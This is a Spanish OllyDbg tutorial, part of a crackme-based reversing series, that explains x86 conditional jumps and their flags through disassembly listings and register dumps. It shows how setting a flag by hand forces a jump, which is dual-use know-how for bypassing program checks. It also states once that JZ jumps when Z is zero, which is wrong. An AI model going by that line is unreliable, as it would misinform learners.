0040103B  .  C705 7020400 MOV DWORD PTR DS:[402070],0
00401045  .  A1 CA204000  MOV EAX,DWORD PTR DS:[4020CA]
```

Vemos que OLLYDBG ahora nos muestra con una flecha roja que va a saltar y además a adonde va a saltar, exactamente a 401031.

Si ejecuto ahora con F7

```
00401000  $v EB 2F        JMP SHORT CRACKME.00401031
00401002  .  E8 FF040000  CALL <JMP.&KERNEL32.GetModuleHandleA>      GetModuleHanc
00401007  .  A3 CA204000  MOV DWORD PTR DS:[4020CA],EAX
0040100C  .  6A 00        PUSH 0                                    Title = NULL
0040100E  .  68 F4204000  PUSH CRACKME.004020F4                     Class = "No r
00401013  .  E8 A6040000  CALL <JMP.&USER32.FindWindowA>            FindWindowA
00401018  .  0BC0         OR EAX,EAX
0040101A  .v 74 01        JE SHORT CRACKME.0040101D
0040101C  .  C3           RETN
0040101D  >  C705 6420400 MOV DWORD PTR DS:[402064],4003
00401027  .  C705 6820400 MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031  >  C705 6C20400 MOV DWORD PTR DS:[40206C],0
0040103B  .  C705 7020400 MOV DWORD PTR DS:[402070],0
00401045  .  A1 CA204000  MOV EAX,DWORD PTR DS:[4020CA]
```

Se realizo el salto y EIP es 401031

```
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdl
EIP 00401031 CRAC
C 1  ES 0023 32bi
P 1  CS 001B 32bi
```

Ya que EIP apunta a la instrucción que se va a ejecutar a continuación, en este caso 401031.

JE o JZ

Ambos son el mismo tipo de salto condicional y pueden escribirse de las dos formas ya vimos que JZ saltara cuando el flag Z sea cero.

```
00401000     3BC1         CMP EAX,ECX
00401002  v  74 2D        JE SHORT CRACKME.00401031
00401004     90           NOP
00401005     90           NOP
00401006     90           NOP
00401007  .  A3 CA204000  MOV DWORD PTR DS:[4020CA],EAX
0040100C  .  6A 00        PUSH 0
0040100E  .  68 F4204000  PUSH CRACKME.004020F4                     Tit
00401013  .  E8 A6040000  CALL <JMP.&USER32.FindWindowA>            Cla
00401018  .  0BC0         OR EAX,EAX                                Fin
0040101A  .v 74 01        JE SHORT CRACKME.0040101D
0040101C  .  C3           RETN
0040101D  >  C705 6420400 MOV DWORD PTR DS:[402064],4003
00401027  .  C705 6820400 MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031  >  C705 6C20400 MOV DWORD PTR DS:[40206C],0
0040103B  .  C705 7020400 MOV DWORD PTR DS:[402070],0
```

Escribamos en OLLYDBG dos instrucciones una comparación y el salto así verificamos como funciona.

Pongo EAX y ECX iguales

```
Registers (FPU)
EAX 00002000
ECX 00002000
EDX 7C91EB94 ntd
EBX 7FFDA000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntd
EIP 004010 CRA
C 1  ES 0023 32b
P 1  CS 001B 32b
```

Al ejecutar la comparación se realiza la resta y como ambos son iguales se activa el FLAG Z al ser el resultado CERO.

```
Registers (FPU)
EAX 00002000
ECX 00002000
EDX 7C91EB94 ntdll.
EBX 7FFDA000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.
EIP 00401002 CRACKM
C 0  ES 0023 32bit
P 1  CS 001B 32bit
A 0  SS 0023 32bit
Z 1  DS 0023 32bit
S 0  FS 003B 32bit
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_
EFL 00000246 (NO,NB
ST0 empty -UNORM BC
ST1 empty 0.0
ST2 empty 0.0
```

La siguiente instrucciones es el salto condicional veamos

```
C File View Debug Plugins Options Window Help
L E M T W H C
00401000    3BC1        CMP EAX,ECX
00401002    74 2D       JE SHORT CRACKME.00401031
00401004    90          NOP
00401005    90          NOP
00401006    90          NOP
00401007 .  A3 CA204000 MOV DWORD PTR DS:[4020CA],EAX
0040100C .  6A 00       PUSH 0
0040100E .  68 F4204000 PUSH CRACKME.004020F4
00401013 .  E8 A6040000 CALL <JMP.&USER32.FindWindowA>
00401018 .  0BC0        OR EAX,EAX
0040101A .  74 01       JE SHORT CRACKME.0040101D
0040101C .  C3          RETN
0040101D >  C705 6420400 MOV DWORD PTR DS:[402064],4003
00401027 .  C705 6820400 MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031 >  C705 6C20400 MOV DWORD PTR DS:[40206C],0
0040103B .  C705 7020400 MOV DWORD PTR DS:[402070],0
00401045 .  A1 CA204000 MOV EAX,DWORD PTR DS:[4020CA]
```

OLLYDBG ya nos avisa la decisión y como el FLAG Z esta activado nos muestra en rojo que va a saltar, si la indicación estuviera en gris quiere decir que la decisión es no saltar, en este caso saltara, apreto F7.

```
OllyDbg - CRACKME.EXE - [CPU - main thread,
File View Debug Plugins Options Window Help
00401000   3BC1          CMP EAX,ECX
00401002   74 2D         JE SHORT CRACKME.00401031
00401004   90            NOP
00401005   90            NOP
00401006   90            NOP
00401007   A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C   6A 00         PUSH 0
0040100E   68 F4204000   PUSH CRACKME.004020F4
00401013   E8 A6040000   CALL <JMP.&USER32.FindWindowA>
00401018   0BC0          OR EAX,EAX
0040101A   74 01         JE SHORT CRACKME.0040101D
0040101C   C3            RETN
0040101D   C705 6420400  MOV DWORD PTR DS:[402064],4003
00401027   C705 6820400  MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031   C705 6C20400  MOV DWORD PTR DS:[40206C],0
0040103B   C705 7020400  MOV DWORD PTR DS:[402070],0
00401045   A1 CA204000   MOV EAX,DWORD PTR DS:[4020CA]
0040104A   A3 74204000   MOV DWORD PTR DS:[402074],EAX
0040104F   6A 64         PUSH 64
```

Allí vemos que salto y EIP ahora es 401031.

Repitamos el ejemplo con EAX diferente de ECX

```
Registers (FPU)
EAX 00002000
ECX 00001000
EDX 7C91EB94 ntd
EBX 7FFDA000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntd
EIP 00401000 CRA
```

Al apretar F7 en la primera instrucción como el resultado no es cero, el flag Z no se activa.

```
EIP 00401002 CRA
C 0  ES 0023 32b
P 1  CS 001B 32b
A 0  SS 0023 32b
Z 0  DS 0023 32b
S 0  FS 003B 32b
T 0  GS 0000 NUL
D 0
O 0  LastErr ERR
EFL 00000206 (NO
ST0 empty -UNORM
```

Y vemos en OLLY

```
00401000   3BC1          CMP EAX,ECX
00401002   74 2D         JE SHORT CRACKME.00401031
00401004   90            NOP
00401005   90            NOP
00401006   90            NOP
00401007   A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C   6A 00         PUSH 0
0040100E   68 F4204000   PUSH CRACKME.004020F4
00401013   E8 A6040000   CALL <JMP.&USER32.FindWindowA>
00401018   0BC0          OR EAX,EAX
0040101A   74 01         JE SHORT CRACKME.0040101D
0040101C   C3            RETN
0040101D   C705 6420400  MOV DWORD PTR DS:[402064],4003
00401027   C705 6820400  MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031   C705 6C20400  MOV DWORD PTR DS:[40206C],0
0040103B   C705 7020400  MOV DWORD PTR DS:[402070],0
00401045   A1 CA204000   MOV EAX,DWORD PTR DS:[4020CA]
```

Que como el JE salta si el flag Z es UNO, en este caso no saltara, y la flecha del salto esta gris, al apretar F7 nuevamente

```
00401000    3BC1          CMP EAX,ECX
00401002  v 74 2D         JE SHORT CRACKME.00401031
00401004    90            NOP
00401005    90            NOP
00401006    90            NOP
00401007  . A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C  . 6A 00         PUSH 0                          Title = NULL
0040100E  . 68 F4204000   PUSH CRACKME.004020F4           Class = "No nee
00401013  . E8 A6040000   CALL <JMP.&USER32.FindWindowA>  FindWindowA
00401018  . 0BC0          OR EAX,EAX
0040101A  .v 74 01        JE SHORT CRACKME.0040101D
0040101C  . C3            RETN
0040101D  > C705 6420400  MOV DWORD PTR DS:[402064],4003
```

Vemos que no salto y siguió a continuación en 401004, esto que parece tan tonto es la base de la comparaciones y decisiones en todos los programas.

Si repito el ejemplo anterior y llego al salto, nuevamente y no va a saltar

```
00401000    3BC1          CMP EAX,ECX
00401002  v 74 2D         JE SHORT CRACKME.00401031
00401004    90            NOP
00401005    90            NOP
00401006    90            NOP
00401007  . A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C  . 6A 00         PUSH 0
0040100E  . 68 F4204000   PUSH CRACKME.004020F4
00401013  . E8 A6040000   CALL <JMP.&USER32.FindWindowA>
00401018  . 0BC0          OR EAX,EAX
0040101A  .v 74 01        JE SHORT CRACKME.0040101D
0040101C  . C3            RETN
0040101D  > C705 6420400  MOV DWORD PTR DS:[402064],4003
00401027  . C705 6820400  MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031  > C705 6C20400  MOV DWORD PTR DS:[40206C],0
0040103B  . C705 7020400  MOV DWORD PTR DS:[402070],0
00401045  . A1 CA204000   MOV EAX,DWORD PTR DS:[4020CA]
```

Sabemos que no salta porque el flag Z esta a cero, ahora que ocurre si hago doble click en el flag Z y lo cambio a 1.

```
EIP 004

C 0  ES
P 1  CS
A 0  SS
Z 1  DS
S 0  FS
T 0  GS
D 0
O 0  La

EFL 000
```

```
00401000    3BC1          CMP EAX,ECX
00401002  v 74 2D         JE SHORT CRACKME.00401031
00401004    90            NOP
00401005    90            NOP
00401006    90            NOP
00401007  . A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C  . 6A 00         PUSH 0                          Title =
0040100E  . 68 F4204000   PUSH CRACKME.004020F4           Class =
00401013  . E8 A6040000   CALL <JMP.&USER32.FindWindowA>  FindWin
00401018  . 0BC0          OR EAX,EAX
0040101A  .v 74 01        JE SHORT CRACKME.0040101D
0040101C  . C3            RETN
0040101D  > C705 6420400  MOV DWORD PTR DS:[402064],4003
00401027  . C705 6820400  MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031  > C705 6C20400  MOV DWORD PTR DS:[40206C],0
0040103B  . C705 7020400  MOV DWORD PTR DS:[402070],0
00401045  . A1 CA204000   MOV EAX,DWORD PTR DS:[4020CA]
0040104A  . A3 74204000   MOV DWORD PTR DS:[402074],EAX
```

Vemos que la flecha cambio a rojo y OLLYDBG saltara, independientemente de la comparación, manipulando directamente el flag, ya que la decisión se toma sobre el estado actual del mismo, si cambia el flag cambiara el salto.

Los otros saltos los veremos rápidamente con un ejemplo cada uno

JNE o JNZ

Es el opuesto al salto anterior en este caso, salta si el flag Z no esta activo o sea si el resultado de la operación fue distinto de cero.

```
00401000   3BC1        CMP EAX,ECX
00401002   75 2D       JNZ SHORT CRACKME.00401031
00401004   90          NOP
00401005   90          NOP
00401006   90          NOP
```

Allí escribo la comparación y el JNZ

Si EAX y ECX son iguales se activa el FLAG 0 al ser la diferencia CERO

```
C 0  ES 0023
P 1  CS 001B
A 0  SS 0023
Z 1  DS 0023
S 0  FS 003B
T 0  GS 0000
D 0
O 0  LastErr
EFL 00000246
```

```
00401000   3BC1        CMP EAX,ECX
00401002   75 2D       JNZ SHORT CRACKME.00401031
00401004   90          NOP
00401005   90          NOP
00401006   90          NOP
00401007   A3 CA204000 MOV DWORD PTR DS:[4020CA],EAX
0040100C   6A 00       PUSH 0
0040100E   68 F4204000 PUSH CRACKME.004020F4
00401013   E8 A6040000 CALL <JMP.&USER32.FindWindowA>
00401018   0BC0        OR EAX,EAX
0040101A   74 01       JE SHORT CRACKME.0040101D
0040101C   C3          RETN
0040101D   C705 6420400 MOV DWORD PTR DS:[402064],4003
00401027   C705 6820400 MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031   C705 6C20400 MOV DWORD PTR DS:[40206C],0
0040103B   C705 7020400 MOV DWORD PTR DS:[402070],0

Title = NULL
Class = "No ne
FindWindowA
```

Y al revés que el JZ que saltaba al estar el FLAG Z activo este es el opuesto, salta cuando el FLAG Z es cero o esta inactivo.

Se puede entender que si pongo EAX diferente de ECX, el resultado será diferente de cero y el flag Z quedara inactivo y allí si saltara.

JS

Como vemos en la tabla saltara si la comparación da un resultado negativo o sea si EAX en menor que ECX en el ejemplo anterior.

```
00401000   3BC1        CMP EAX,ECX
00401002   78 2D       JS SHORT CRACKME.00401031
00401004   90          NOP
00401005   90          NOP
00401006   90          NOP
00401007   A3 CA204000 MOV DWORD PTR DS:[4020CA],EAX
0040100C   6A 00       PUSH 0
0040100E   68 F4204000 PUSH CRACKME.004020F4
```

```
Registers (FPU)
EAX 00000300
ECX 00000500
EDX 7C91EB94 ntc
EBX 7FFDA000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntc
EIP 00401000 CRA
```

Al apretar F7

```
ESI FFFFFF
EDI 7C9207
EIP 004010
C 1  ES 00
P 1  CS 00
A 0  SS 00
Z 0  DS 00
S 1  FS 00
T 0  GS 00
D 0
O 0  LastE
EFL 000002
ST0 empty
```

El FLAG S se pone a 1 y saltara al ser negativo,

```
00401000    3BC1        CMP EAX,ECX
00401002    78 2D       JS SHORT CRACKME.00401031
00401004    90          NOP
00401005    90          NOP
00401006    90          NOP
00401007  . A3 CA204000 MOV DWORD PTR DS:[4020CA],EAX
0040100C  . 6A 00       PUSH 0                                  Title = NULL
0040100E  . 68 F4204000 PUSH CRACKME.004020F4                   Class = "No nee
00401013  . E8 A6040000 CALL <JMP.&USER32.FindWindowA>          FindWindowA
00401018  . 0BC0        OR EAX,EAX
0040101A  . 74 01       JE SHORT CRACKME.0040101D
0040101C  . C3          RETN
0040101D  > C705 6420400 MOV DWORD PTR DS:[402064],4003
00401027  . C705 6820400 MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031  > C705 6C20400 MOV DWORD PTR DS:[40206C],0
```

Allí vemos que la flecha roja nos indica que saltara, en el caso que EAX sea mayor que ECX el flag S no se activara al ser un resultado positivo y el salto JS no saltara.

JNS

Es el opuesto al anterior saltara cuando el FLAG S este a cero o sea cuando el resultado sea positivo, en el ejemplo anterior cuando EAX sea mayor que ECX.

JP o JPE

En esta caso el salto condicional JP saltara cuando el FLAG P este activo y esto ocurrirá como habíamos visto cuando el resultado de la comparación tenga paridad par o par cantidad de unos al verlo en binario.

```
00401000    3BC1        CMP EAX,ECX
00401002    7A 2D       JPE SHORT CRACKME.00401031
00401004    90          NOP
00401005    90          NOP
00401006    90          NOP
```

```
Registers (FP
EAX 00000020
ECX 00000018
EDX 7C91EB94
EBX 7FFDA000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738
EIP 00401002
```

Ponemos EAX a 20 y ECX a 18 y apretamos F7

```
EIP 0040100
C 0  ES 002
P 0  CS 001
A 1  SS 002
Z 0  DS 002
S 0  FS 003
T 0  GS 000
D 0
O 0  LastEr
EFL 0000021
```

Como la diferencia entre EAX y ECX es 2 y este pasado a binario es 10 que tiene 1 solo uno o sea una cantidad impar de unos, el flag P no se activa y el JPE no saltara.

```
00401000    3BC1          CMP EAX,ECX
00401002    7A 2D         JPE SHORT CRACKME.00401031
00401004    90            NOP
00401005    90            NOP
00401006    90            NOP
00401007 .  A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C .  6A 00         PUSH 0
0040100E .  68 F4204000   PUSH CRACKME.004020F4
00401013 .  E8 A6040000   CALL <JMP.&USER32.FindWindowA>
00401018 .  0BC0          OR EAX,EAX
0040101A .v 74 01         JE SHORT CRACKME.0040101D
0040101C .  C3            RETN
0040101D >  C705 6420400  MOV DWORD PTR DS:[402064],4003
00401027 .  C705 6820400  MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031 >  C705 6C20400  MOV DWORD PTR DS:[40206C],0
0040103B .  C705 7020400  MOV DWORD PTR DS:[402070],0
00401045 .  A1 CA204000   MOV EAX,DWORD PTR DS:[4020CA]
```

Ahora si cambio ECX a 17 y repito apreto F7

```
Registers (FPU)
EAX 00000020
ECX 00000017
EDX 7C91EB94 ntdl
EBX 7FFDA000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdl

EIP 00401002 CRAC
```

```
EIP 00401002

C 0  ES 0023
P 1  CS 001B
A 1  SS 0023
Z 0  DS 0023
S 0  FS 003B
T 0  GS 0000
D 0
O 0  LastErr

EFL 00000216

ST0 empty -UN
ST1 empty 0.0
ST2 empty 0.0
```

Vemos que al ser el resultado 3 que en binario es 11 y tiene un número par de unos, entonces allí si se activa el FLAG P y el JPE saltara.

```
00401000    3BC1          CMP EAX,ECX
00401002    7A 2D         JPE SHORT CRACKME.00401031
00401004    90            NOP
00401005    90            NOP
00401006    90            NOP
00401007 .  A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C .  6A 00         PUSH 0
0040100E .  68 F4204000   PUSH CRACKME.004020F4
00401013 .  E8 A6040000   CALL <JMP.&USER32.FindWindowA>
00401018 .  0BC0          OR EAX,EAX
0040101A .v 74 01         JE SHORT CRACKME.0040101D
0040101C .  C3            RETN
0040101D >  C705 6420400  MOV DWORD PTR DS:[402064],4003
00401027 .  C705 6820400  MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031 >  C705 6C20400  MOV DWORD PTR DS:[40206C],0
0040103B .  C705 7020400  MOV DWORD PTR DS:[402070],0
00401045 .  A1 CA204000   MOV EAX,DWORD PTR DS:[4020CA]
```

JNP o JNPE

Es el opuesto del anterior o sea este salta cuando el flag P esta a cero o sea la paridad es impar, en el ejemplo anterior hubiera saltado la primera vez cuando el resultado era 2 y no hubiera saltado cuando el resultado era 3, al revés del JP.

JO

Este salta cuando hay overflow o capacidad excedida lo cual activa el flag O.

```
00401000    03C1          ADD EAX,ECX
00401002  v 70 2D         JO SHORT CRACKME.00401031
00401004    90            NOP
00401005    90            NOP
00401006    90            NOP
00401007  . A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C  . 6A 00         PUSH 0
0040100E  . 68 F4204000   PUSH CRACKME.004020F4
```

Aquí cambiamos la comparación porque para activar el FLAG O hay que hacer OVERFLOW y esto es posible mediante una suma.

```
Registers (FPU)
EAX 7FFFFFFF
ECX 00000001
EDX 00000000
EBX 7FFDA000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll

EIP 00401000 CRACK

C 0  ES 0023 32bit
P 1  CS 001B 32bit
A 0  SS 0023 32bit
```

Apreto F7

```
EIP 00401002 CRAC

C 0  ES 0023 32bi
P 1  CS 001B 32bi
A 1  SS 0023 32bi
Z 0  DS 0023 32bi
S 1  FS 003B 32bi
T 0  GS 0000 NULL
D 0
O 1  LastErr ERRC

EFL 00000A96 (O,N

ST0 empty -UNORM
```

```
00401000    03C1          ADD EAX,ECX
00401002  v 70 2D         JO SHORT CRACKME.00401031
00401004    90            NOP
00401005    90            NOP
00401006    90            NOP
00401007  . A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C  . 6A 00         PUSH 0                          Title = NULL
0040100E  . 68 F4204000   PUSH CRACKME.004020F4           Class = "No need t
00401013  . E8 A6040000   CALL <JMP.&USER32.FindWindowA>  FindWindowA
00401018  . 0BC0          OR EAX,EAX
0040101A  .v 74 01        JE SHORT CRACKME.0040101D
0040101C  . C3            RETN
0040101D  > C705 6420400  MOV DWORD PTR DS:[402064],4003
00401027  . C705 6820400  MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031  > C705 6C20400  MOV DWORD PTR DS:[40206C],0
0040103B  . C705 7020400  MOV DWORD PTR DS:[402070],0
```

Y el JO saltara al haberse activado el FLAG O por OVERFLOW o capacidad excedida.

JNO

Es el opuesto al anterior este salta cuando el FLAG O esta a CERO o sea no hay OVERFLOW

JB

Salta si es mas bajo, veamos el ejemplo

```
00401000    3BC1          CMP EAX,ECX
00401002  v 72 2D         JB SHORT CRACKME.00401031
00401004    90            NOP
00401005    90            NOP
00401006    90            NOP
00401007  . A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C  . 6A 00         PUSH 0
0040100E  . 68 F4204000   PUSH CRACKME.004020F4
00401013  . E8 A6040000   CALL <JMP.&USER32.FindWindowA>
```

```
Registers (FPU)
EAX 00001000
ECX 00002000
EDX 00000000
EBX 7FFDA000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll

EIP 00401002 CRACK

C 0  ES 0023 32bit
P 1  CS 001B 32bit
```

Vemos que EAX es mas bajo que ECX o sea que debería saltar, al apretar F7

```
C 1  ES 002
P 1  CS 001E
A 0  SS 002
Z 0  DS 002
S 1  FS 003E
T 0  GS 000
D 0
O 0  LastErr

EFL 00000287
```

El flag C se activa, ya que tiene que al hacer la diferencia que da un numero negativo, en el bit mas significativo o sea el primero habrá acarreo y eso activa el FLAG C, y según eso decide el JB en resumidas cuentas si EAX era menor que ECX.

JNB

Es el opuesto de JB saltara si el FLAG C es cero o sea no hay acarreo porque el resultado fue positivo, lo cual supone que EAX fue mayor que ECX y al revés que el anterior este saltara en ese caso.

JBE

Este salta si es mas bajo o igual o sea testea dos flags a la vez ve si el FLAG C esta activo en ese caso salta, y también verifica si el FLAG Z esta activo con el cual también salta, o sea si EAX es igual a ECX saltara y si es menor también.

```
C File View Debug Plugins Options Window Help
L E M T W H C / K
00401000    3BC1          CMP EAX,ECX
00401002  v 76 2D         JBE SHORT CRACKME.00401031
00401004    90            NOP
00401005    90            NOP
00401006    90            NOP
00401007  . A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C  . 6A 00         PUSH 0
0040100E  . 68 F4204000   PUSH CRACKME.004020F4
00401013  . E8 A6040000   CALL <JMP.&USER32.FindWindowA>
00401018  . 0BC0          OR EAX,EAX
0040101A  .v 74 01        JE SHORT CRACKME.0040101D
0040101C  . C3            RETN
0040101D  > C705 6420400  MOV DWORD PTR DS:[402064],4003
```

Ponemos como primer caso que EAX y ECX sean iguales

```
Registers (FPU)
EAX 00001000
ECX 00001000
EDX 00000000
EBX 7FFDA000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.7(
EIP 00401002 CRACKME.
C 1  ES 0023 32bit 0(
P 1  CS 001B 32bit 0(
```

Apreto F7

```
EIP 00401002 CRACK
C 0  ES 0023 32bi
P 1  CS 001B 32bi
A 0  SS 0023 32bi
Z 1  DS 0023 32bi
S 0  FS 003B 32bi
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR
EFL 00000246 (NO,
ST0 empty -UNORM
```

Al ver que el flag Z esta activo salta

```
00401000    3BC1          CMP EAX,ECX
00401002    76 2D         JBE SHORT CRACKME.00401031
00401004    90            NOP
00401005    90            NOP
00401006    90            NOP
00401007    A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C    6A 00         PUSH 0                                  Title = NU
0040100E    68 F4204000   PUSH CRACKME.004020F4                   Class = "N
00401013    E8 A6040000   CALL <JMP.&USER32.FindWindowA>          FindWindow
00401018    0BC0          OR EAX,EAX
0040101A    74 01         JE SHORT CRACKME.0040101D
0040101C    C3            RETN
0040101D    C705 6420400  MOV DWORD PTR DS:[402064],4003
00401027    C705 6820400  MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031    C705 6C20400  MOV DWORD PTR DS:[40206C],0
0040103B    C705 7020400  MOV DWORD PTR DS:[402070],0
```

Si EAX es menor que ECX

```
Registers (FPU)
EAX 00000500
ECX 00001000
EDX 00000000
EBX 7FFDA000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntd
EIP 00401002 CRACK
C 0  ES 0023 32bit
```

Apreto F7

```
EDI 7C92073
EIP 0040100
C 1  ES 002
P 1  CS 001
A 0  SS 002
Z 0  DS 002
S 1  FS 003
T 0  GS 000
D 0
O 0  LastEr
EFL 0000028
ST0 empty -
ST1 empty 0
```

En este caso se activa el FLAG C al ser resultado negativo que usa un carry en el bit mas significativo, o sea salta cuando EAX es menor a ECX también

En el ultimo caso que EAX es mayor a ECX repito el ejemplo apreto F7

```
EIP 00401
C 0  ES 0
P 1  CS 0
A 0  SS 0
Z 0  DS 0
S 0  FS 0
T 0  GS 0
D 0
O 0  Last
EFL 00000
MM0 0105
```

Ambos flags Z y C están a cero por lo tanto no saltara

```
00401000    3BC1          CMP EAX,ECX
00401002    76 2D         JBE SHORT CRACKME.00401031
00401004    90            NOP
00401005    90            NOP
00401006    90            NOP
00401007 .  A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C .  6A 00         PUSH 0                          Title = NULL
0040100E .  68 F4204000   PUSH CRACKME.004020F4           Class = "No need
00401013 .  E8 A6040000   CALL <JMP.&USER32.FindWindowA>  FindWindowA
00401018 .  0BC0          OR EAX,EAX
0040101A .v 74 01         JE SHORT CRACKME.0040101D
0040101C .  C3            RETN
0040101D >  C705 6420400  MOV DWORD PTR DS:[402064],4003
00401027 .  C705 6820400  MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031 >  C705 6C20400  MOV DWORD PTR DS:[40206C],0
0040103B .  C705 7020400  MOV DWORD PTR DS:[402070],0
00401045 .  A1 CA204000   MOV EAX,DWORD PTR DS:[4020CA]
0040104A .  A3 74204000   MOV DWORD PTR DS:[402074],EAX
```

O sea la conclusos es que JBE salta si EAX es mas bajo o igual que ECX en el ejemplo.

JNBE

Es el opuesto al anterior, salta si el flag Z y el FLAG C son cero ambos o sea solo en el ultimo ejemplo anterior cuando EAX es mayor que ECX, allí ambos flags están a cero y este JNBE saltara.

JL


en este caso JL salta si es menor, pero en diferente forma, veamos aquí mira si FLAG S es diferente a FLAG O y en ese caso salta

Veamos en los ejemplos cuando se da esto si ambos EAX y ECX son positivos siendo EAX mayor que ECX


```
00401000    3BC1          CMP EAX,ECX
00401002    7C 2D         JL SHORT CRACKME.00401031
00401004    90            NOP
00401005    90            NOP
00401006    90            NOP
00401007 .  A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C .  6A 00         PUSH 0
0040100E .  68 F4204000   PUSH CRACKME.004020F4
```

```
Registers (MMX)
EAX 00002000
ECX 00001000
EDX 00000000
EBX 7FFDA000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll
EIP 00401002 CRACK
C 0  ES 0023 32bit
P 1  CS 001B 32bit
```


Al apretar F7 no salta ya que EAX es mayor que ECX y el resultado es positivo lo que no activa el FLAG O ni el FLAG S.




Si EAX es menor que ECX pero ambos son positivos repito el ejemplo



Apreto F7



Y como S y O son diferentes salta o sea que salta cuando es menor si ambos son positivos, veamos otro caso.



En este caso EAX es menor que ECX, ya que es un número negativo veamos que pasa

Salta perfectamente porque es menor pero que pasa si usamos estos dos mismos valores con el otro salto que parece realizar el mismo trabajo el JB

```
Registers (MMX)
EAX FFFFFFF7
ECX 00000001
EDX 00000000
EBX 7FFDA000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntd
EIP 00401002 CRA
C 0  ES 0023 32b
P 1  CS 001B 32b
A 0  SS 0023 32b
```

Al apretar F7

```
00401000    3BC1          CMP EAX,ECX
00401002    72 2D         JB SHORT CRACKME.00401031
00401004    90            NOP
00401005    90            NOP
00401006    90            NOP
00401007  . A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C  . 6A 00         PUSH 0
0040100E  . 68 F4204000   PUSH CRACKME.004020F4
00401013  . E8 A6040000   CALL <JMP.&USER32.FindWindowA>
00401018  . 0BC0          OR EAX,EAX
0040101A  . 74 01         JE SHORT CRACKME.0040101D
0040101C  . C3            RETN
0040101D  > C705 6420400  MOV DWORD PTR DS:[402064],4003
00401027  . C705 6820400  MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031  > C705 6C20400  MOV DWORD PTR DS:[40206C],0
0040103B  . C705 7020400  MOV DWORD PTR DS:[402070],0
00401045  . A1 CA204000   MOV EAX,DWORD PTR DS:[4020CA]
0040104A  . A3 74204000   MOV DWORD PTR DS:[402074],EAX
```

Vemos que el JB no salta quiere decir que JB compara ambos como si fueran positivos o SIN SIGNO mientras que si el salto debe considerar el signo de lo que compara se utiliza JL esa es la principal diferencia entre ambos.

	La comparación se realiza con	
Para saltar si	**Números sin signo**	**Números con signo**
El destino es más grande que la fuente	JA	JG
Destino es igual a la fuente	JE	JE
El destino no es igual a la fuente	JNE	JNE
El destino es menor que la fuente	JB	JL
El destino es menor o igual a la fuente	JBE	JLE
El destino es más grande o igual a la fuente	JAE	JGE

Aquí vemos en esta los saltos condicionales según queramos considerar el signo de lo que comparamos o no,

Vemos que JA, JB JBE y JAE consideran ambos operandos positivos mientras que JG, JL, JLE y JGE consideran los operandos con signo, JE y JNE se comportan igual en ambos casos.

Creo que con esto hemos aclarado el tema de los saltos condicionales y las comparaciones, en la práctica mas adelante veremos su utilización en los programas lo cual nos será mucho mas liviano que esta pesada tarea de revisarlos a casi todos.

Queda en la ultima parte de ASM por suerte ver los calls y ret, y los modos de direccionamiento ya casi llegamos al fin de lo duro paciencia jeje..

Hasta la parte 7
Ricardo Narvaja
16 de noviembre de 2005

